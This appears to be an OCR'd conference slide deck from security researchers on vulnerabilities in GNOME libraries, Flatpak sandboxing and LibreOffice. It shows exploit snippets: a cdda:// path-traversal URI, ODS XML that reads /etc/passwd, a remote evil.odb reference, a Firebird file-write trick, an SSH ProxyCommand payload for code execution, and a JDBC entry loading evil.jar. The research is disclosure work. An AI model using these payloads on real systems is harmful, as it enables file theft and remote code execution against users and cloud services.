GNOME and Beyond Dream Tour:

Discover Linux desktop sandboxing and more through its vulnerabilities

Meet the team



Edoardo Geraci
Security analyst & researcher



Thomas Rinsma
Security analyst & researcher



Abdelwahed Madani Yousfi
Security analyst & researcher

ROMHACK 2026 CAMP

Codean Labs

;whoami;



art by pagliaccia_ttt

Edoardo Geraci

- **Security Analyst and Researcher @ Codean Labs** [application security, mainly web and mobile security]
- **web** w/ **fibonhack** [best team around] and **mhackeroni**
- geraci2e@gmail.com

ROMHACK 2026 CAMP

Codean Labs

Linux desktop, where we at?

Linux desktop environment

As Linux adoption expands to critical public institutions, such as the German state migration of 30,000 desktops and the European open source strategy, the security of the Linux desktop environment and its underlying components is becoming a matter of public infrastructure resilience.

Why GNOME

The GNOME desktop environment is one of the most widely used open-source desktop environments worldwide, serving as the default environment in Ubuntu Desktop and many other Linux distributions.

This makes GNOME a perfect case study and a very interesting target for a threat actor.



All the emotes were drawn by nemek

What will we look into?

- Core libraries
- Sandbox implementation
- Implications in the cloud environment

Let's break a bunch of stuff

Issues in the core

Core libraries

During our research project, we looked into many of the GNOME's core libraries:

GLib General-purpose library, provides: data types, macros, event loop abstraction	**GVfs** Userspace virtual filesystem implementation for GIO. Comes with a set of backends: trash support, SFTP, SMB, HTTP, DAV, ...
Gio Provides classes for general purpose I/O, networking, IPC, settings, and other high level application functionality.	**libsoup** HTTP client/server library.

What we found

Rapid-fire showcase of the most interesting bugs



What we found: CVE-2026-2443

```
GBytes *range_buf;

/* Single range, so just set Content-Range and fix the body. */

soup_message_headers_set_content_range (response_headers,
                                        ranges[0].start,
                                        ranges[0].end,
                                        g_bytes_get_size (full_response));
g_print("calling g_bytes_new_from_bytes with offset = %ld and length = %ld",
ranges[0].start, ranges[0].end-ranges[0].start+1);
range_buf = g_bytes_new_from_bytes (full_response,
                                        ranges[0].start,
                                        ranges[0].end - ranges[0].start + 1);
soup_message_body_append_bytes (response_body, range_buf);
g_bytes_unref (range_buf);
```



What we found: Many CRLF injections

- **CVE-2026-3632:**
  CRLF injection in hostname leading to request smuggling when controlling the requested URL
- **CVE-2026-3633:**
  CRLF injection in `soup_message_new()` when method is user provided
- **CVE-2026-3634:**
  CRLF injection in `soup_message_headers_set_content_type()`

What we found

Many others resulting in CVEs:

- CVE-2025-14512
- CVE-2026-0988
- CVE-2026-1467

- CVE-2025-14512
- CVE-2026-0988
- CVE-2026-1467

What we found

Since time is against us we won't be able to cover every finding, but we'll focus on one of the more interesting.

One that, funnily enough, has no CVE assigned to it.

A long journey back to the CD


GVfs is a fundamental part of the GNOME environment.

It is used basically everywhere to handle filesystem mounts and interactions, even LibreOffice uses it.

A long journey back to the CD

GVfs provides by default many backends, including a really interesting one related to CDs.

The CD-DA (CD Digital Audio) GVfs backend makes use of the libcdio library to parse .toc and .bin/.cue archives.



A long journey back to the CD

In the parse_tocfile() [but not only there...]function we see:

```
/* CDIO_CD_MAX_TRACKS is defined as 99*/
track_info_t tocent[CDIO_CD_MAX_TRACKS+1]; /* entry info for each track */
```



```
(...)
/* TRACK <track-mode> [<sub-channel-mode>] */
} else if (0 == strcmp ("TRACK", psz_keyword)) {
  i++;
  if (NULL != (psz_field = strtok (NULL, " \t\n\r"))) {
    if (0 == strcmp ("AUDIO", psz_field)) {
      if (NULL != cd) {
        cd->tocent[i].track_format = TRACK_FORMAT_AUDIO;
        (...)
```

In a loop!

A long journey back to the CD

We discussed this with the libcdio developers, and they said:

> The likelihood that the problems in the CD image parsers could really be used in malware is pretty slim. First, a faulty image driver would need to be written as an Audio CD, and then an attempt to read an Audio CD from the faulty image would need to be triggered.

Pretty slim is sometimes enough

We decided to bet on that pretty slim chance.

The GVfs backend expects a mount specification where the host component matches a CD device name, like cdda://sr0.

```
306  /* setup libcdio */
307
308  host = g_mount_spec_get (mount_spec, "host");
309  // ...
310  cdda_backend->device_path = g_strdup_printf ("/dev/%s", host);
311
312  gudev_device = g_udev_client_query_by_device_file (cdda_backend-
```



A long journey back to the CD

So, how does Glib parse URIs?

```
sh-5.2$ ./parse_uri
input: cdda://..%2ftmp%2fvery_malicious_and_angry.toc

Parsed URI components:
  g_uri_get_scheme:   cdda
  g_uri_get_userinfo: (null)
  g_uri_get_host:     ../tmp/very_malicious_and_angry.toc
  g_uri_get_port:     -1
  g_uri_get_path:
  g_uri_get_query:    (null)
  g_uri_get_fragment: (null)
```

Preconditions and how to meet them

We can make libcdio parse any file on the disk, but how to place a malicious file in a known location, with arbitrary content?

A realistic scenario for this issue is LibreOffice.

The chain

- Victim opens document with LibreOffice
- Image with `cdda://` URI invokes GVfs audio CD backend
- Use path traversal to trigger `.toc` parsing



Problem: how to get `.toc` on victim filesystem?

The chain, self contained

Solution: GVFs' `archive://` handler!

- Recursive:
  - `archive://http%3a%2f%2f127.0.0.1%3a8000%2fa.zip`
- Mounts to disk:
  - `/run/user/$UID/gvfs/archive:host=<HOSTED_ZIP_URL>`

```
➜  ~ ls /run/user/1000/gvfs/
'archive:host=http%253A%252F%252F127.0.0.1%253A8000%252Fa.zip'
➜  ~
```

Escape from sandbox

Flatpak: a sandbox to rule them all

Flatpak is a system for building, distributing, and running sandboxed desktop applications on Linux.

Sandboxing is always been a difficult task, and it keeps becoming more and more important, especially with the speedup that AI gave to security research, and inevitably, to threat actors.

Flathub


Flathub is a centralized repository for Flatpak apps, providing a unified and reliable platform for distributing applications across the most popular Linux distributions.



Flathub public data

The permission model for Flatpak apps

Flatpak manifests allow to specify the application permissions, that will also be displayed in the application info tab in Flathub.



What's the hard part?

Sandboxing applications on Linux is quite a hard task, and it becomes even harder when your sandbox is supposed to run applications that will interact with the filesystem, the network and with other applications too.

A key concept: portals



Portals allow Flatpak apps to interact with the system in a standardized way.

XDG Desktop Portal works by exposing a series of D-Bus interfaces.

Portals are designed to be usable by all apps, including ones which are confined by sandboxes, such as Flatpak.

Failing to match the expectations

Flatpak sandboxing allows to completely deny network access to an application. Reasonably enough, a user would then think that in no way such an application could perform an out of band exfiltration and therefore grant it access to sensitive files.

Failing to match the expectations

The exposed OpenURI portal allows sandboxed Flatpak applications to open arbitrary URIs in the user's default browser without requiring explicit user consent.




Failing to match the expectations

DEMO



Escaping sandboxes one symlink at a time

A Flatpak application can use the flatpak-spawn command to execute a command in a newly created copy of the sandbox, optionally using tighter permissions.



Escaping sandboxes one symlink at a time


When creating a spawned sandbox, the Flatpak application can expose selected files to it, using the `--sandbox-expose` option.

```
--sandbox-expose=NAME
```

Expose read-write access to a file in the sandbox.

Note that absolute paths or subdirectories are not allowed. The files must be in the sandbox subdirectory of the instance directory (i.e. `~/.var/app/$APP_ID/sandbox`).

Escaping sandboxes one symlink at a time




Escaping sandboxes one symlink at a time

The --filesystem option accepts symlinks.


--sandbox-expose performs no checks on symlinks.



Escaping sandboxes one symlink at a time



Escaping sandboxes one symlink at a time



From R/W to RCE

flatpak-spawn's own --host functionality:

```
--host
    Run the command unsandboxed on the host.
    This requires access to the org.freedesktop.Flatpak D-Bus interface.
```



- create symlink to /run/user/$UID/bus
- spawn sandbox exposing the symlink using the --sandbox option.
- In the spawned sandbox, use flatpak-spawn --host

Escaping sandboxes one symlink at a time

DEMO

if I had a cent for each symlink-following-related CVE from this week, I'd have two cents, which isn't a lot, but further enforced my fear of having to deal with symlinks in security-sensitive contexts.



Portal 2

Flatpak can delegate the opening of a file to an external application associated to its mime-type via the OpenURI portal.



Portal 2

These apps can either be sandboxed or not.

So...
What if there's a vulnerability in those apps?



Let's find out



LibreOffice!

LibreOffice



LibreOffice is a gigantic codebase, and huge codebases like it introduce an insanely big attack surface.

LFI and SSRF via the CSV provider

The ods format allows for calcext:data-mapping elements.

With the org.libreoffice.calc.csv provider, it is possible to open and render arbitrary local and remote files.

The specified file is imported and rendered in the output PDF.

For example, the following snippet loads the contents of /etc/passwd into the spreadsheet:

```
<table:database-ranges>
    <table:database-range table:name="leak"
        table:target-range-address="Sheet1.A1:Sheet1.CZ1048576"/>
</table:database-ranges>
<calcext:data-mappings>
    <calcext:data-mapping xlink:href="file:///etc/passwd"
        calcext:provider="org.libreoffice.calc.csv"
        calcext:database-name="leak"/>
</calcext:data-mappings>
```

Arbitrary file write via Firebird backup

Wait a second...
Firebird in LibreOffice? Sure, why not.
The org.libreoffice.calc.sql provider, a database name can be specified in the calcext:id attribute.

```
<calcext:data-mappings>
    <calcext:data-mapping xlink:href=""
        calcext:provider="org.libreoffice.calc.sql"
        calcext:id="t@http://example.com/evil.odb" ca atabase-name="r"/>
</calcext:data-mappings>
```



Arbitrary file write via Firebird backup

By using a sdbc:embedded:firebird connection string an embedded firebird database can be loaded.

The firebird system supports a backup mechanism that makes use of temporary delta files during the backup.

Arbitrary file write via Firebird backup

It is possible to specify an arbitrary path for these files...

```
ALTER DATABASE ADD DIFFERENCE FILE '/arbitrary/path/backup_file';
```

Arbitrary file write via Firebird backup

It is possible to create a malicious .fdb file containing:

- A table storing arbitrary attacker-controlled bytes as a blob;
- A delta file specification referring to the target file path to (over)write;
- A stored procedure, that triggers the backup process, and hence the (over)write.

Arbitrary file write to RCE

Having gained the ability to overwrite an arbitrary file with partially attacker-controlled content, there are many ways to achieve remote code execution.

An example target file is ~/.ssh/config:

```
< ... NON CONTROLLABLE BINARY CONTENT ... >
Host *
    ProxyCommand sh -c 'COMMAND'
```

Arbitrary file write to RCE

After the overwrite, it is possible to trigger the command execution in the same LibreOffice invocation by forcing the document to load an sftp URL, handled by GVFs.

Any sftp:// URI will trigger ssh to attempt to connect, causing the ProxyCommand in SSH's config file to be executed, achieving RCE.

Database connectors you say?

When talking about database connectors in security, there's one infamous name that keeps popping up:



Database connectors you say?

Since we're able to provide connection strings, can we abuse jdbc to get anywhere?



What a silly question, of course we can!

JDBC for the win

By using a jdbc connection string together with a custom classpath, an attacker-controlled .jar file can be invoked

```
<db:data-source db:java-driver-class="Evil" db:java-
classpath="file:///path/to/evil.jar">
   <db:connection-data><db:connection-resource xlink:href="jdbc:evil:x"/>
   </db:connection-data>
</db:data-source>
```

This results in arbitrary Java code execution upon opening the document in LibreOffice.

Desktop applications in cloud environments

From desktop to headless

Some applications that were born as desktop apps have drifted away from a desktop-only use case and implemented a headless version.

These apps are now widely spread and many cloud applications rely on them.

The possibility of running such applications in a headless fashion opened up to their usage in cloud apps, a context with a completely different threat model.

From desktop to headless





LibreOffice in cloud apps

Many big applications use LibreOffice in their conversion pipeline from various formats to PDF to generate document previews.

User provided documents, with a complex structure, converted by a gigantic 15 years old software.

You see how that could go wrong, right?

It went wrong

It went wrong



It went wrong



It went wrong



It went wrong



It went wrong



It went wrong



A good time was had by all

